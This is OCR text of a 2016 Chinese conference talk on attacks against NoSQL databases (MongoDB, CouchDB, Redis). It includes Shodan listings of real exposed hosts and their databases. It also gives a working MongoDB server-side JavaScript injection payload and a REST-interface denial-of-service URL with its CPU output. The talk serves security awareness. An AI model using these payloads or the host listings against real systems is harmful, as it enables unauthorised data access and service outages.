大数据下的攻防

DTCC

2016中国数据库技术大会

DATABASE TECHNOLOGY CONFERENCE CHINA 2016

数据定义未来

SequeMedia 盛拓传媒 IT168.com ChinaUnix ITPUB

邓焕

#whoami

- 前360安全研究员
- 北京白帽汇联合创始人&CSO

@白帽汇

白帽汇通过提供尖端的安全技术，高性价比的产品和服务，来帮助客户应对业务运行中可能出现的网络信息安全问题，“不被入侵，不被脱库”。

https://nosec.org

大数据安全

威胁情报

目录

- 攻防中nosql存储利用
  - Mongo
  - Couchdb
  - Redis
- 攻防中搜索引擎利用
  - Elasticsearch

- 我们应该注意什么?

NoSQL Security

主流的类型

Wide Column Store / Column Families	Hbase	Cassandra
Document Store	MongoDB	CouchDB
Key Value / Tuple Store	Riak	Redis
Graph Databases	Neo4J	DEX

运维开发为什么需要注意?

Shodan | Developers | Book | View All...


SHODAN port:6379 Explore Downloads Reports Enterprise Access Contact Us

Shodan | Developers | Book | View All...

SHODAN port:5984 {"couchdb"} Explore Downloads Reports Enterprise Access Contact Us

Exploits | Maps | Share Search | Download Results | Create Report

TOP COUNTRIES



United States	2,499
Germany	390
Netherlands	260
France	233
United Kingdom	229

TOP ORGANIZATIONS

SoftLayer Technologies	1,229
Amazon.com	589
Digital Ocean	281
Liquid Web	167
DigitalOcean	63

TOP OPERATING SYSTEMS

Linux 3.x	3

TOP PRODUCTS

CouchDB	4,997

Total results: 4,997

67.225.169.83
Liquid Web
Added on 2016-04-18 07:51:19 GMT
United States, Lansing
Details

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="server"
Server: CouchDB/1.6.1 (Erlang OTP/R14B04)
Date: Mon, 18 Apr 2016 07:51:18 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 61
Cache-Control: must-revalidate

{"error":"unauthorized","reason":"Authentication requir...
```

46.101.169.79
DigitalOcean
Added on 2016-04-18 07:49:33 GMT
Germany, Frankfurt
Details

```
HTTP/1.1 200 OK
Server: CouchDB/1.6.1 (Erlang OTP/R16B03)
Date: Mon, 18 Apr 2016 07:49:32 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 127
Cache-Control: must-revalidate

{"couchdb":"Welcome","uuid":"fb48a632e9fd0793da08ad929df5fc55","version":"1.6.1","vendor":{"name":"Ubunt...
```

52.50.50.19
ec2-52-50-50-19.eu-west-1.compute.amazonaws.com
Amazon.com
Added on 2016-04-18 07:48:38 GMT
Ireland, Dublin
Details

```
HTTP/1.1 200 OK
Server: CouchDB/1.6.1 (Erlang OTP/R16B03)
Date: Mon, 18 Apr 2016 07:50:37 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 127
Cache-Control: must-revalidate

{"couchdb":"Welcome","uuid":"ea302062da1d7fa368088c526d0fe11a","version":"1.6.1","vendor":{"name":"Ubunt...
```

Redis key-value store	30,800
AIM or ICQ server	226
Microsoft IIS httpd	173
VNC	54

40.118.31.149
Microsoft Azure
Added on 2016-04-18 07:28:23 GMT
Netherlands, Amsterdam
Details

```
-NOAUTH Authentication required.
```

主要威胁问题

- 安全性差
- 薄弱的身份验证机制或默认无验证
- 明文传输（中间人攻击）
- 代码开源和API开放
- Nosql注入
- 依赖“可信环境”

MongoDB


MongoDB

- 默认服务端口:27017
- Web接口默认端口:28017
- Mongo is the Client → Mongod
- MongoDB Wire Protocol (TCP/IP Socket)

Issues


- Nday
  - Run command RCE CVE: 2013-1892, 2013-3969, 2013-4142
- JavaScript利用
- Server-side JavaScript injection
- 公网开放

MongoDB



攻击者的思维

中间人嗅探




当前位置：WooYun >> 搜索结果

Shodan Developers Book View All...

SHODAN port:27017 Explore Downloads Reports Enterprise Access Contact Us

Exploits Maps Like 15 Download Results Create Report

TOP COUNTRIES



United States	14,223
China	8,661
France	1,889
Netherlands	1,837
Singapore	1,659

TOP ORGANIZATIONS

Amazon.com	4,772
Digital Ocean	3,277
Hangzhou Alibaba Advertising Co.,Ltd.	2,602
Aliyun Computing Co., LTD	1,541
OVH SAS	774

TOP OPERATING SYSTEMS

Linux 3.x	34
Linux 2.6.x	8
Windows 7 or 8	5
Windows XP	2

TOP PRODUCTS

MongoDB	41,365
GPRS Tunneling Protocol	1

Total results: 41,560

193.16.105.3

IT Systems LLC
Added on 2016-04-18 07:21:41 GMT
Ukraine
Details

1.6 GB	5 Databases

Database Name	Size
admasterDB	976.0 MB
adMasterPrevStatDB	208.0 MB
adwatcherDB	208.0 MB
admin	208.0 MB
local	80.0 MB

MongoDB Server Information


```
{
    "metrics": {
        "getLastError": {
            "wtime": {
                "num": 0,
                "totalMillis":
            },
            "wtimeouts": 0
        },
        "queryExecutor": {
            "scanned": 6410624
        },
        "record":...
```


195.139.129.19

svn.starzinger.net
Broadnet AS
Added on 2016-04-18 07:21:27 GMT
Norway
Details

1.5 GB	10 Databases

Database Name	Size
imbo-drp-storage	208.0 MB
imbo_testing	208.0 MB
imbo-demo	208.0 MB

MongoDB Server Information


```
{
    "metrics": {
        "getLastError": {
            "wtime": {
                "num": 0,
                "totalMillis":
            },
            "wtimeouts": 0
        },
        "queryExecutor": {
            "scanned": 2165088
        },
        "record"...
```


新浪Show多个mangodb服务存在未授权访问情况

新浪mangodb未授权访问，数据量非常大，执行db.stats()查看数据库情况直接卡死。...找了新浪的ip段，找不到什么可访问的web应用，于是扫了一下ip段的27017端口，

MongoDB 未授权访问


公开数据：595.2 TB

DB名称top10：

Core Server / SERVER-4216

[SECURITY] mongodb 10gen debian package listens on all interfaces by default

Agile Board



引用：https://blog

Activity

Comments

MongoDB web接口利用

默认端口 28017

假如开启了--rest

10.10.10.244:28017

Exploit-DB updates | 最近发布的CVE条目 - ... | PwnTesting | SecWiki | SecWiki News | the Month of PHP S... | Xanda's Blog !~

Disable | Cookies | CSS | Forms | Images | Information | Miscellaneous | Outline | Resize | Tools | View So

mongod kali

List all commands | Replica set status

Commands: replSetGetStatus serverStatus listDatabases top replSetGetConfig features hostInfo isMaster buildInfo

```
db version v3.2.5
git hash: 34e65e5383f7ea1726332cb175b73077ec4a1b02
OpenSSL version: OpenSSL 1.0.1k 8 Jan 2015
uptime: 656 seconds
```

---


overview (only reported if can acquire read lock quickly)


```
time to get readlock: 0ms
# Cursors: 0
replication:
master: 0
slave:  0
```

---

clients

MongoDB web接口利用





Leverage the NoSQL boom

MongoDB SSJI（Server-side Javascript Injection）

$where db.eval("....") db.collection.mapReduce()

For example, we have this vulnerable code:

```
$q = "function() { var loginn = '$login'; var passs = '$pass'; db.members.insert({id : 2,
login : loginn, pass : passs}); }";
$db->execute($q);
```

We can see our login, id and pass in answer

Trying to inject in SSJS query:

127.0.0.1:8080/index1.php?login=user&password=1'; var loginn = db.version(); var b='

id: 2
login: 2.0.4
pass: 1

MongoDB DOS（Denial of Service）

攻击者可以运行它不断耗尽磁盘空间资源以及内存。

http://10.10.10.244:28017/admin/$cmd/?filter_eval=function(){var i=1;while(1){i=+20;}}&limit=1

```
top - 06:42:09 up 5 days, 20:45, 11 users,  load average: 0.55, 0.75, 0.59
Tasks: 155 total,   2 running, 153 sleeping,   0 stopped,   0 zombie
%Cpu(s): 98.9 us,  1.1 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem:   4035476 total,  3824616 used,   210860 free,   395792 buffers
KiB Swap:        0 total,        0 used,        0 free.  1745164 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
35686 root      20   0  865616  92672  60516 S 96.1  2.3   0:07.49 mongod
 1960 root      20   0 1690456 443384  46892 S  2.2 11.0  61:04.86 gnome-shell
  927 root      20   0  307476 119212  14340 R  1.5  3.0   9:59.46 Xorg
 1296 dd-agent  20   0  204032  23444   4696 S  0.4  0.6  14:10.05 python
 3395 root      20   0  599436  51448  23684 S  0.4  1.3   1:22.97 gnome-terminal
 3859 root      20   0 1205484 308480  46780 S  0.4  7.6   1218:05 iceweasel
30570 root      20   0       0      0      0 S  0.4  0.0   0:11.93 kworker/0:0
```

CouchDB

CouchDB

语言: Erlang

CouchDB document is a JSON object

Protocol: HTTP/REST


分布式数据库

默认端口: 5984,默认绑定本地地址

